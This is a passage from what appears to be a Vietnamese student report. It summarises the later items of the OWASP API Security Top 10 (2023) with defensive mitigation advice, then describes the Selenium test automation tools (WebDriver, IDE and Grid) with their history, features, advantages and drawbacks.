Để giảm thiểu các rủi ro liên quan đến việc quản lý lỗi hổng Broken Function Level Authorization, các biện pháp sau có thể được thực hiện. Đầu tiên, triển khai các kiểm tra quyền truy cập mạnh mẽ trên tất cả các điểm cuối của API để đảm bảo rằng chỉ những người dùng được ủy quyền mới có thể truy cập vào các tài nguyên và chức năng cụ thể. Tiếp theo, sử dụng kiểm soát quyền dựa trên vai trò (RBAC) để quản lý quyền của người dùng một cách cụ thể và hiệu quả. Cuối cùng, thường xuyên xem xét và cập nhật các chính sách kiểm soát truy cập để đảm bảo rằng chúng vẫn phản ánh đúng nhu cầu và yêu cầu bảo mật hiện tại của tổ chức, bao gồm kiểm tra và điều chỉnh các quyền truy cập khi có sự thay đổi trong cơ cấu tổ chức hoặc yêu cầu bảo mật mới.

6) API6:2023 - Unrestricted Access to Sensitive Business Flows

Khi một API không triển khai các kiểm soát truy cập thích hợp, việc truy cập không giới hạn vào các quy trình kinh doanh nhạy cảm có thể xảy ra, cho phép người dùng không

được ủy quyền thực hiện các hoạt động nhạy cảm hoặc truy cập vào dữ liệu mật. Các API dễ bị tổn hại do rủi ro này tiết lộ một quy trình kinh doanh - như mua vé hoặc đăng bình luận - có thể gây hại cho doanh nghiệp nếu được sử dụng quá mức trong một cách tự động hóa.

Chiến lược giảm thiểu:

Đầu tiên, cần triển khai các cơ chế xác thực và ủy quyền mạnh mẽ cho tất cả các điểm cuối API. Điều này bao gồm việc xác minh danh tính của người dùng và đảm bảo rằng họ chỉ có quyền truy cập vào các tài nguyên mà họ được phép. Thứ hai, áp dụng nguyên tắc ít đặc quyền. Điều này đảm bảo rằng người dùng chỉ nhận được các quyền hạn tối thiểu cần thiết để thực hiện công việc của họ. Việc này giúp hạn chế nguy cơ của việc sử dụng không đúng mục đích hoặc lạm dụng quyền hạn. Cuối cùng, cần thường xuyên kiểm tra và theo dõi nhật ký truy cập API. Bằng cách này, có thể phát hiện và phản ứng kịp thời với các sự cố bảo mật tiềm ẩn, giúp bảo vệ hệ thống khỏi các cuộc tấn công và xâm nhập không mong muốn.

7) API7:2023 - Server Side Request Forgery

Server-side request forgery (SSRF) là một lỗ hổng cho phép kẻ tấn công thao túng các yêu cầu phía máy chủ, có thể dẫn đến truy cập trái phép vào các tài nguyên nội bộ hoặc thực thi mã từ xa. Điều này có thể dẫn đến việc tiết lộ dữ liệu nhạy cảm, làm gián đoạn các hệ thống quan trọng hoặc thậm chí là việc nhiễm mã hoàn toàn hệ thống.

Chiến lược giảm thiểu:

Trước tiên, cần thực hiện việc xác thực và làm sạch dữ liệu đầu vào được cung cấp bởi người dùng trong các yêu cầu phía máy chủ. Điều này đảm bảo rằng chỉ các yêu cầu hợp lệ mới được xử lý bởi ứng dụng, từ đó giảm thiểu nguy cơ của các cuộc tấn công SSRF. Thứ hai, hạn chế các loại yêu cầu và tài nguyên mà API có thể truy cập bằng cách thiết lập các kiểm soát truy cập chặt chẽ, để ngăn chặn các hành động trái phép và giới hạn tác động của các cuộc tấn công SSRF. Cuối cùng, triển khai phân đoạn mạng và quy tắc tường lửa để giới hạn truy cập vào các hệ thống nội bộ, giảm thiểu khả năng thành công

của các cuộc tấn công SSRF bằng cách cách cô lập các tài nguyên nhạy cảm khỏi các API tiếp xúc với công chúng.

8) API8:2023 - Security Misconfiguration

Security Misconfiguration xảy ra khi một API không được cấu hình một cách an toàn, làm cho nó dễ bị các rủi ro bảo mật khác nhau. Các ví dụ về sự cấu hình bảo mật không đúng bao gồm việc sử dụng các thông tin đăng nhập mặc định, không tắt đi các tính năng không cần thiết hoặc bỏ qua việc áp dụng các bản vá bảo mật kịp thời. Các kỹ sư phần mềm và DevOps có thể bỏ qua các cấu hình này hoặc không tuân thủ các phương pháp tốt nhất về bảo mật khi làm việc với cấu hình, mở ra cơ hội cho các loại tấn công khác nhau.

Chiến lược giảm thiểu:

Trước hết, hãy thiết lập các API với các cấu hình an toàn từ giai đoạn đầu tiên của quá trình phát triển. Điều này đảm bảo rằng ngay từ khi bắt đầu, hệ thống đã được cấu hình để đối phó với các rủi ro bảo mật. Tiếp theo, hãy thường xuyên xem xét và cập nhật cấu hình API để đảm bảo rằng chúng liên tục áp dụng các phương pháp bảo mật tốt nhất, đồng thời giữ cho hệ thống luôn được bảo vệ trước các mối đe dọa mới. Cuối cùng, sử dụng các công cụ tự động để phát hiện và khắc phục các lỗi cấu hình bảo mật thông qua việc theo dõi liên tục.

9) API9:2023 - Improper Inventory Management

Improper Inventory Management liên quan đến việc thiếu kiểm soát và quản lý đối với các API được sử dụng bởi một tổ chức. Điều này có thể dẫn đến việc truy cập trái phép và tăng cường các bề mặt tấn công, khiến dữ liệu nhạy cảm bị tiết lộ cho các bên có ý đồ xấu. Khi lượng các API mà các tổ chức sử dụng tiếp tục tăng lên, việc theo dõi chức năng, endpoint và chỉ thị về tính khả dụng của chúng là điều cực kỳ quan trọng để duy trì sự bảo vệ toàn diện cho hệ sinh thái API.

Chiến lược giảm thiểu:

Duy trì một danh sách các API hiện tại, bao gồm mục đích sử dụng, endpoint và kiểm soát truy cập. Điều này xác định các khoảng trống bảo mật tiềm ẩn và đảm bảo rằng tất

cả các API đều được bảo vệ đầy đủ. Thường xuyên xem xét và cập nhật tài liệu API để đảm bảo rằng nó phản ánh chính xác trạng thái hiện tại của các API. Tài liệu rõ ràng và chính xác là rất quan trọng để các nhà phát triển và chuyên gia bảo mật có thể hiểu và bảo vệ các API một cách hiệu quả. Loại bỏ các API không sử dụng hoặc đã lỗi thời để giảm thiểu bề mặt tấn công. Việc loại bỏ các API không cần thiết giảm thiểu khả năng phát hiện và tận dụng các endpoint dễ tấn công.

10) API10:2023 - *Unsafe Consumption of APIs*

Sự tiêu thụ không an toàn của các API xảy ra khi một ứng dụng không xác nhận, lọc hoặc làm sạch dữ liệu mà nó nhận từ các API bên ngoài. Điều này có thể dẫn đến các lỗ hổng bảo mật như các cuộc tấn công chèn mã hoặc rò rỉ dữ liệu. Khi các tổ chức ngày càng phụ thuộc vào các API của bên thứ ba để cung cấp các chức năng quan trọng, việc đảm bảo việc tiêu thụ an toàn trở nên càng quan trọng hơn để ngăn chặn các kẻ tấn công khai thác những tích hợp này.

Chiến lược giảm thiểu:

Xác nhận và làm sạch tất cả dữ liệu nhận được từ các API bên ngoài trước khi xử lý hoặc lưu trữ. Điều này giúp đảm bảo rằng chỉ dữ liệu hợp lệ và an toàn mới được sử dụng trong ứng dụng. Triển khai xác nhận đầu vào bằng cách sử dụng các danh sách cho phép và các ràng buộc kiểu dữ liệu chặt chẽ để ngăn chặn ứng dụng của bạn xử lý dữ liệu có thể gây hại. Sử dụng một cổng API an toàn để lọc và giám sát các yêu cầu API đến, tạo ra một lớp bảo vệ bổ sung chống lại lưu lượng độc hại nhắm vào các API trong hệ thống.

2.4. Tổng quan về công cụ Selenium

2.4.1 Selenium là gì?

Selenium là một bộ công cụ kiểm thử tự động open source, dành cho các ứng dụng web, hỗ trợ hoạt động trên nhiều trình duyệt và nền tảng khác nhau như Windows, Mac, Linus... Với Selenium, bạn có thể viết các testscript bằng các ngôn ngữ lập trình khác nhau như Java, PHP, C#, Ruby hay Python hay thậm chí là Perl...

Selenium được sử dụng để automate các thao tác với trình duyệt, hay dễ hiểu hơn là nó giúp giả lập lại các tương tác trên trình duyệt như một người dùng thực sự. Ví dụ bạn có

thể lập trình để tự động bật trình duyệt, mở một link, input dữ liệu, hay get info page, upload, download dữ liệu từ trên web page. Với selenium bạn có thể làm đc rất nhiều thứ. Hơn thế nữa, bạn có thể sử dụng, tùy biến để tận dụng tối đa sức mạnh của nó. Ngoài mục đích sử dụng trong kiểm thử, bạn có thể tự xây dựng một project để automate những công việc nhàn chán, lặp đi lặp lại của bạn.

Lịch sử hình thành

Selenium, một tập hợp của nhiều công cụ phát triển bởi các lập trình viên khác nhau, ban đầu được sáng tạo bởi Jason Huggins vào năm 2004 khi ông là kỹ sư tại ThoughtWorks. Trong quá trình phát triển một ứng dụng web yêu cầu kiểm thử liên tục, Huggins tạo ra “JavaScriptTestRunner,” một chương trình JavaScript tự động điều khiển trình duyệt. Sau đó ông đã mở mã nguồn của chương trình này và đổi tên thành Selenium Core.

Tuy nhiên, Selenium Core gặp hạn chế vì người dùng phải cài đặt cả ứng dụng và máy chủ web trên máy cục bộ. Để giải quyết vấn đề này, Paul Hammant, một kỹ sư khác tại ThoughtWorks, đã tiếp tục phát triển Selenium Remote Control (Selenium 1) với chức năng proxy HTTP, cho phép kiểm thử trên cùng một tên miền.

Selenium Grid (với tên gọi ban đầu là Hosted QA) được Patrick Lightbody phát triển để giảm thời gian thực thi kiểm thử bằng cách phân phối các lệnh kiểm thử đến nhiều máy tính cùng một lúc. Shinya Kasatani đã đóng góp Selenium IDE vào năm 2006. Đây là một plugin cho Firefox, Chrome hỗ trợ ghi và chạy tự động các tình huống kiểm thử. Simon Stewart tạo ra framework WebDriver vào năm 2006 nhằm mục đích cung cấp một giải pháp kiểm thử xuyên nền tảng hiệu quả hơn, cho phép kiểm soát trình duyệt từ cấp độ hệ điều hành.

Cuối cùng, vào năm 2008, nhóm phát triển đã quyết định hợp nhất WebDriver và Selenium RC để tạo ra Selenium 2, với WebDriver làm trọng tâm. Selenium RC vẫn được phát triển với chế độ duy trì còn phần lớn tài nguyên được chuyển sang cho Selenium 2.

Tên gọi Selenium xuất phát từ một trò đùa của Huggins. Trong một email, anh chế nhạo một đối thủ cạnh tranh tên là Mercury, nói rằng bạn có thể chữa ngộ độc thủy ngân bằng

cách uống bổ sung selenium. Những người nhận được email đã quyết định sử dụng cái tên này cho công cụ của họ.

2.4.2. Tính năng nổi bật của Selenium

Selenium là một công cụ kiểm thử tự động mạnh mẽ và linh hoạt có thể tích hợp với nhiều ngôn ngữ lập trình khác nhau như Java, .Net, Ruby, Python và Perl. Điều này giúp cho các nhà phát triển có thể sử dụng ngôn ngữ ưa thích của họ để viết các kịch bản kiểm thử một cách thuận tiện. Với cú pháp dễ hiểu dựa trên HTML, việc viết và triển khai các kịch bản kiểm thử bằng Selenium trở nên đơn giản và nhanh chóng, kể cả người mới bắt đầu tiếp xúc với công cụ này cũng dễ dàng học và sử dụng Selenium mà không cần có kiến thức chuyên sâu về lập trình.

Một trong những tính năng nổi bật của Selenium là khả năng giả lập các thao tác của người dùng trên trang web cũng như trên các phần tử web, cho phép các nhà phát triển kiểm tra tính đúng đắn và đáng tin cậy của các chức năng trên trang web. Selenium cũng cung cấp các công cụ cho việc xác minh và so sánh thông tin trên trang web, giúp cho việc phát hiện lỗi và sự khác biệt một cách hiệu quả trong quá trình phát triển và triển khai ứng dụng web.


Selenium cho phép người dùng tạo ra các bộ kiểm thử bao gồm nhiều trường hợp kiểm thử khác nhau, giúp tổ chức và quản lý quá trình kiểm thử một cách hiệu quả và linh hoạt. Các bộ test suite có thể được chạy thông qua Selenium IDE hoặc các dòng lệnh Selenium, mang lại sự thuận tiện và linh hoạt trong việc thực hiện các kiểm thử và quản lý kết quả kiểm thử.

Một trong những nguyên tắc thực hiện của Selenium là hỗ trợ một giao diện chung cho tất cả các công nghệ trình duyệt chính. Các trình duyệt web là những ứng dụng rất phức tạp và được thiết kế kỹ lưỡng, hoạt động theo những cách hoàn toàn khác nhau nhưng thường trông giống nhau khi thực hiện các tác vụ. Dù văn bản được hiển thị cùng phông chữ, hình ảnh được hiển thị ở cùng vị trí, và các liên kết đưa bạn đến cùng điểm đích, nhưng cách hoạt động bên dưới lại khác nhau hoàn toàn. Selenium "trùu tượng hóa" những khác biệt này, che giấu các chi tiết và phức tạp khỏi người viết mã. Điều này cho

phép bạn viết vài dòng mã để thực hiện một quy trình phức tạp, nhưng những dòng mã này có thể thực thi trên Firefox, Internet Explorer, Chrome và tất cả các trình duyệt khác được hỗ trợ. Điều này giúp đảm bảo tính nhất quán và độ chính xác của các kiểm thử trên các trình duyệt khác nhau.

2.4.3. Các thành phần của Selenium

Bộ công cụ Selenium bao gồm 4 thành phần chính, mỗi thành phần đáp ứng một nhu cầu kiểm thử khác nhau được mô tả trong *Hình 2*:



Hình 2. Các thành phần trong Selenium


2.4.3.a. Selenium Webdriver

Selenium WebDriver là một thành phần chính của Selenium, cung cấp một API đơn giản nhưng mạnh mẽ để tự động hóa các trình duyệt web. Được phát triển để thay thế cho Selenium Remote Control (RC), WebDriver mang đến nhiều cải tiến và tính năng hiện đại để đáp ứng nhu cầu tự động hóa trong kiểm thử phần mềm.

Selenium WebDriver mang đến cách tiếp cận hiện đại và ổn định hơn cho việc tự động hóa tương tác với trình duyệt. Thay vì tương tác thông qua Javascript như Selenium RC, Selenium Webdriver gửi các tương tác trực tiếp từ Selenium driver để tối ưu hóa hiệu

quá hoạt động. Selenium Webdriver tương thích với nhiều ngôn ngữ lập trình phổ biến như Java, C#, PHP, Python, Perl và Ruby, đáp ứng nhu cầu đa dạng của người dùng.

Ở mức tối thiểu, WebDriver giao tiếp với trình duyệt thông qua một driver như trong *Hình 3*. Giao tiếp này là quá trình hai chiều: WebDriver truyền lệnh đến trình duyệt thông qua driver, và nhận lại thông tin qua cùng một đường dẫn.



Hình 3. Quá trình WebDriver giao tiếp đơn giản với Browser

Driver sẽ cụ thể cho từng trình duyệt khác nhau, chẳng hạn như ChromeDriver cho Google Chrome/Chromium, GeckoDriver cho Mozilla Firefox,... Driver chạy trên cùng hệ thống với trình duyệt. Hệ thống này có thể hoặc không phải là cùng hệ thống nơi các bài kiểm thử được thực thi.

- **Các Tính Năng Chính**

Điều Khiển Trình Duyệt Trực Tiếp

WebDriver tương tác trực tiếp với trình duyệt, thông qua điều khiển gốc của trình duyệt (native browser controls) thay vì thông qua JavaScript như trong Selenium RC. Điều này mang lại hiệu suất tốt hơn và khả năng kiểm soát chi tiết hơn.

Hỗ Trợ Đa Nền Tảng

WebDriver hỗ trợ nhiều trình duyệt khác nhau như Chrome, Firefox, Safari, Edge và Internet Explorer, cũng như các trình duyệt trên nền tảng di động như Android và iOS.

API Thân Thiện

WebDriver cung cấp một API thân thiện với lập trình viên, dễ sử dụng và dễ hiểu. Các lệnh trong WebDriver thường phản ánh trực tiếp các hành động của người dùng như nhấp chuột, nhập văn bản, và điều hướng trang.

Hỗ Trợ Đa Ngôn Ngữ

WebDriver hỗ trợ nhiều ngôn ngữ lập trình phổ biến như Java, C#, Python, Ruby, và JavaScript. Điều này giúp các lập trình viên có thể sử dụng ngôn ngữ mà họ quen thuộc để viết các bài kiểm thử tự động.

Tương Tác với DOM

WebDriver có khả năng tương tác trực tiếp với Document Object Model (DOM) của trang web, cho phép thực hiện các thao tác phức tạp như lấy giá trị từ các phần tử, kiểm tra trạng thái của các thành phần và thực thi JavaScript.

Hỗ Trợ Grid

WebDriver có thể được sử dụng cùng với Selenium Grid để phân phối các bài kiểm thử trên nhiều máy khác nhau, giúp giảm thời gian kiểm thử và tăng hiệu suất.

• **Ưu điểm**


WebDriver tương tác trực tiếp với trình duyệt, loại bỏ bước trung gian qua JavaScript, giúp mô phỏng hành vi người dùng một cách chân thực. Nhờ vào phương thức giao tiếp này, WebDriver có tốc độ thực thi kịch bản nhanh chóng, cải thiện hiệu suất kiểm thử. Hơn nữa, WebDriver dễ dàng xử lý các phép toán logic và các điều kiện phức tạp, mang lại sự linh hoạt và chính xác cao trong quá trình kiểm thử tự động.

• **Nhược điểm**

Quá trình cài đặt WebDriver phức tạp, đòi hỏi nhiều bước hơn so với Selenium IDE. Để sử dụng hiệu quả công cụ này, người dùng cần có kỹ năng lập trình.

2.4.3.b. Selenium IDE

Selenium Integrated Development Environment (IDE) là một framework đơn giản và dễ học nhất trong bộ công cụ Selenium (Giao diện như *Hình 4*). Nó là một tiện ích mở rộng trình duyệt giúp ghi lại và phát lại các thao tác của người dùng. Selenium IDE dễ sử dụng, ghi lại các hành động của người dùng trong trình duyệt bằng cách sử dụng các lệnh của Selenium và tự động điền các tham số dựa trên ngữ cảnh của từng phần tử. Bạn có thể kết hợp Selenium IDE với các plug-in khác để tận dụng thêm các tính năng, nhưng nó vẫn chỉ phù hợp cho các kịch bản kiểm thử đơn giản. Đối với các kịch bản kiểm thử phức tạp hơn, bạn sẽ cần sử dụng Selenium WebDriver. Ban đầu Selenium IDE chỉ hỗ trợ Firefox nhưng hiện nay đã có phiên bản cho cả Google Chrome và Microsoft Edge.



Hình 4. Giao diện Selenium IDE

- **Các tính năng chính**

Ghi và Phát Lại

Selenium IDE cho phép người dùng ghi lại các thao tác kiểm thử bằng cách thực hiện các hành động trực tiếp trên trang web. Các thao tác này được tự động lưu lại dưới dạng

kịch bản kiểm thử, sau đó có thể được phát lại để kiểm thử tự động. Với giao diện người dùng trực quan và thân thiện, Selenium IDE dễ dàng tiếp cận ngay cả đối với những người mới bắt đầu. Người dùng không cần phải có kỹ năng lập trình để có thể bắt đầu sử dụng và tạo các kịch bản kiểm thử.

Hỗ trợ Sửa Đổi Kịch Bản

Mặc dù không yêu cầu kỹ năng lập trình, Selenium IDE vẫn cho phép người dùng chỉnh sửa các kịch bản kiểm thử trực tiếp. Người dùng có thể thêm, sửa đổi hoặc xóa các bước kiểm thử một cách dễ dàng.

Xuất Kịch Bản

Selenium IDE cho phép xuất kịch bản kiểm thử sang các ngôn ngữ lập trình như Java, Python, C#, Ruby, và JavaScript. Điều này cho phép các kịch bản được chuyển sang Selenium WebDriver để thực hiện các kiểm thử phức tạp hơn.

- **Ưu điểm**


Selenium IDE có nhiều ưu điểm nổi bật. Trước hết, việc cài đặt rất đơn giản, chỉ cần vài cú nhấp chuột để thêm tiện ích mở rộng vào trình duyệt, quá trình này nhanh chóng và không đòi hỏi nhiều bước phức tạp. Thứ hai, tính năng ghi và phát lại của Selenium IDE giúp tiết kiệm thời gian đáng kể trong việc tạo kịch bản kiểm thử, người dùng chỉ cần thực hiện thao tác một lần và có thể tái sử dụng kịch bản nhiều lần. Cuối cùng, Selenium IDE không yêu cầu kỹ năng lập trình, là công cụ lý tưởng cho những người không có kinh nghiệm lập trình, giúp họ nhanh chóng tiếp cận và bắt đầu công việc tự động hóa kiểm thử.

- **Nhược điểm**

Mặc dù Selenium IDE dễ sử dụng, nhưng nó có giới hạn về chức năng và không thể xử lý các kịch bản kiểm thử phức tạp như WebDriver. Đối với các yêu cầu kiểm thử nâng cao, người dùng cần chuyển sang sử dụng Selenium WebDriver. Ngoài ra, so với WebDriver, Selenium IDE có hiệu suất thấp hơn và không phù hợp cho các dự án lớn hoặc phức tạp đòi hỏi kiểm thử trên nhiều trình duyệt và nền tảng khác nhau.

2.4.3.c. Selenium Grid

Selenium Grid là một phần quan trọng của dự án Selenium, giúp tăng cường hiệu suất và linh hoạt trong quá trình kiểm thử tự động (được mô tả trong *Hình 5*). Được thiết kế để chạy các bài kiểm thử đồng thời trên nhiều máy tính và trình duyệt khác nhau, Selenium Grid giúp giảm thời gian kiểm thử và tăng hiệu quả. Cụ thể, nếu như bạn có bộ dữ liệu kiểm tra úa lứn hoặc có bộ dữ liệu kiểm tra chạy chậm thì bạn có thể tăng hiệu suất của nó một cách đáng kể bằng cách sử dụng Selenium Grid. Nó sẽ phân chia các trường hợp kiểm tra để chạy những trường hợp kiểm tra khác nhau tại cùng một thời điểm ở trên nhiều máy khác nhau. Như vậy, thì trong nhiều trường hợp bạn sẽ có thể hỗ trợ từ xa nhau và thực hiện chúng trong cùng một thời điểm.



Hình 5. Công cụ Selenium Grid

- **Các tính năng chính**

Phân Phối Kiểm Thử (Test Distribution)

Selenium Grid cho phép phân phối các bài kiểm thử trên nhiều máy tính và trình duyệt khác nhau đồng thời. Điều này giúp tăng cường hiệu suất và giảm thời gian kiểm thử bằng cách chia nhỏ công việc và phân phối chúng trên nhiều nguồn tài nguyên.

Đa Nền Tảng (Cross-platform)

Selenium Grid hỗ trợ chạy kiểm thử trên nhiều hệ điều hành và môi trường khác nhau, bao gồm Windows, macOS và Linux. Việc cho phép kiểm thử tự động được thực hiện trên nhiều môi trường để đảm bảo tính nhất quán và đáng tin cậy của ứng dụng.

Tính Linh Hoạt (Flexibility)

Selenium Grid cho phép quản lý và điều khiển các kịch bản kiểm thử từ xa thông qua giao diện người dùng đơn giản. Bạn có thể dễ dàng tạo, chỉnh sửa và quản lý các bài kiểm thử từ bất kỳ nơi nào, giúp tăng cường tính linh hoạt trong quá trình kiểm thử. Selenium Grid tích hợp tốt với các công cụ và frameworks kiểm thử tự động khác nhau như TestNG, JUnit, và Cucumber, giúp tối ưu hóa quy trình kiểm thử và kết hợp Selenium Grid với các công cụ mà bạn đã sử dụng trong quá trình phát triển.

Quản Lý Tài Nguyên (Resource Management)

Selenium Grid cho phép quản lý tài nguyên kiểm thử một cách hiệu quả, bao gồm quản lý các máy tính nodes, phân phối các kịch bản kiểm thử và theo dõi hiệu suất, giúp tối ưu hóa sử dụng tài nguyên và đảm bảo rằng kiểm thử được thực hiện một cách hiệu quả nhất. Bên cạnh đó, Selenium Grid còn có khả năng mở rộng dễ dàng để đáp ứng với nhu cầu kiểm thử ngày càng tăng lên. Bạn có thể dễ dàng thêm hoặc loại bỏ các nodes để tăng hoặc giảm khả năng mở rộng của hệ thống theo nhu cầu của bạn.

• **Ưu điểm**

